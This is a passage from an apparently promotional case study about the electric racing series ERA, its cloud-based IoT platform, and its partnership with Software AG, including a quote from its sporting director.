But this is just the beginning. As new cloud-based services, apps, and APIs emerge, ERA knows it won't be held back or locked in. It can pivot to systems that work best for its drivers, coaches, and fans as their particular needs and desires change over time.

For instance, when ERA wanted to implement live video feeds for coaches and fans it was able to integrate GoPro® cameras with its cloud-based system—up, running, and viewable—in less than a day.

> "We can innovate overnight if we want to. We have all the parameters in place."
>
> *Beth Georgiou_*
> *Sporting Director ERA*

As we are both the developers and builders of the cars, and also run the championship the cars drive in, means we can outpace anyone with integrating transformative technologies. No political hoops or technical restraints to being the most technologically advance racing series out there. For this you need partners that are able to keep pace, and this is why we work with Software AG!

Driving Change

ERA is changing motorsports forever. It's IoT platform, with deep Super iPaaS integration, is the digital backbone attracting startups that aren't just transforming the cars—but the services in and around the entire racing industry.

It starts with the unrestrained thrill that only electric racing can provide: instant, full-throttle torque off the line. It continues with a fully connected experience, powered by AI-enablement, streaming data, and awesome live analysis. It changes the world thanks to a thriving ecosystem pushing the boundaries of sustainability so that everyone can truly embrace the experience.

This is the new ERA in motorsports.

ERPNEWS